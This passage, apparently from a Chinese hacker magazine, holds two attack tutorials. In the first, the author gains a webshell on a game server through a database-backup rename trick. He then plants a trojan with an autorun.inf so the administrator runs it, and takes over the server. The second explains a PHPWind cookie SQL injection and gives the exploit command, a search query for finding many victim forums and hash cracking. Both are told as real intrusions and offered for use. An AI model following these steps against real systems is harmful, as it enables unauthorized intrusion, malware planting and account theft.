


图7

更幸运的是，这个后台还有个备份数据库的功能，这就简单多了。把ASP木马的扩展名改为可以上传的格式，利用备份数据库功能把它改回为asp成功的拿到了webshell，如图8，图9。




图8




图9

虽然说服务器并没有设的很BT，但仅限于更改网站所在盘里的内容，不能更改传奇服务端所在的E盘的文件，如图10。

正当无奈之时想到了本文开头时遇到的病毒，我详细的阅读了以前的黑客X档案后明白了以上代码的功能，只要把该文件放到了某个分区的根目录，那么如果服务器重新启动后autorun.inf就会生效，网管双击F盘就会根据autorun.inf中的命令运行我们埋伏好的木马！

所以现在我就配置了一个鸽子的被控端并我命名为80.exe，用记事本打开前文中提到的autorun.inf，把里面的sxs.exe全部替换为我们的鸽子名（80.exe)。然后把这两个文件通过webshell上传到网站所在的盘的根目录下，如图11。

接下来需要做的仅仅是等待了，先等着服务器重新启动，还要等着网管再双击打开F盘运行我们的鸽子，幸运之神再一次光临了我，没过两天鸽子就上线了，如图12。




图10




图11




图12

现在整个服务器的权限都在我手上了，给哥们加些装备之类的又有什么难的呢？

这就是U毒给我带来的启发，大家好有什么好的思路，好的启发，也快快来X论坛共享吧！

小编点评

利用Autorun.inf提升权限并不是什么新东西，早在几年前，那时虚拟主机的硬盘分区都还不爱用NTFS时，往往很容易就可以往一个分区的根目录写文件。还有通过扫描Windows共享文件夹后，往别人的硬盘写入这样的文件和木马然后耐心等对方重启后双击该分区。这次作者的成功来源于自己勇于尝试和管理员根目录权限设置的不严格，这样的文章并不是旧饭重炒，而是给广大黑迷们一种提示——或许很多成功的机会就埋藏在你平时不经意忽略过的细节里！

文章难易度：★★★
文章阅读点：phpwind 最新漏洞的分析与利用

Phpwind 最新漏洞利用

zj1244 小葵（曾佳）

最近网上真是热闹，不断有漏洞爆出。（小编：毒药说网上冷清是因为他那篇文章给得早，小z这文章是截稿日过了之后才补上的，这段时间网上正热闹呢。）给菜鸟们忙得个不亦乐乎，实践的实践，抓鸡的抓鸡。Discuz!和Sablog-x的余热还没有退去，PHPWIND就带着漏洞赶来了。PHPWIND是国内流行的php论坛程序之一，不少著名的安全技术论坛都使用的是它，不知道前段时间EST被入侵和它的漏洞有没有什么关系呢？

这个漏洞是在http://milw0rm.com上公布的，我在这里简单的说下漏洞的形成过程：这个漏洞是由于admincp.php文件没有对Cookie里的AdminUser进行严格的过滤，在代码的第118行获得AdminUser的值后，直接用explode分割了AdminUser便放到了变量CK。然后包含我们精心提交数据的CK被带到了checkpass过程，最后我们在查看checkpass过程的时候发现CK被放到了SQL语句里查询（第258行）。有兴趣的朋友可以自己查看admincp.php文件，这里不在详细的分析。这里顺带说一句：这个漏洞利用的前提是php.ini中的short_open_tag = off。

小知识：short_open_tag标签的作用

short_open_tag表示是否允许php程序中使用短标记如 <? ?>，默认为Off，也就是说，必须使用<?php ?>来包含PHP代码。不过本人用Apache环境，short_open_tag为On的时候也测试成功了，不知道为什么。

说完枯燥的分析后，接下来是小菜们最关系的问题了——如何利用？http://milw0rm.com上公布了PHP版的利用工具，它的使用首先需要在本地安装一个PHP环境。将光盘中收录的PHP环境压缩包解压到某个目录下，比如C:\php，打开CMD并切换到该目录后，输入**php.exe phpwind_exp.php**可以看到它的用法，图1。




图1

从格式中我们可以看到比较详细的说明，-p参数是指定其它的端口，假设某个论坛的访问地址是http://www.xxx.com:8080，就需要指定-p8080。大写的P参数可以支持代理，不过我们可能没有什么用的必要。

接下来我们在百度等搜索引擎里搜索“Powered by PHPWind”就可以找到N多目标。这里找到一个http://www.xxx.com/phpwind/，如图2。

在CMD中输入**C:\php\php.exe phpwind_exp.php www.xxx.com /phpwind/**。经过一顿饭的时间，我们看到如图3的结果。到http://www.cmd5.com/查询下，如图5。看来运气不错，可以去登录对方论坛的后台了。

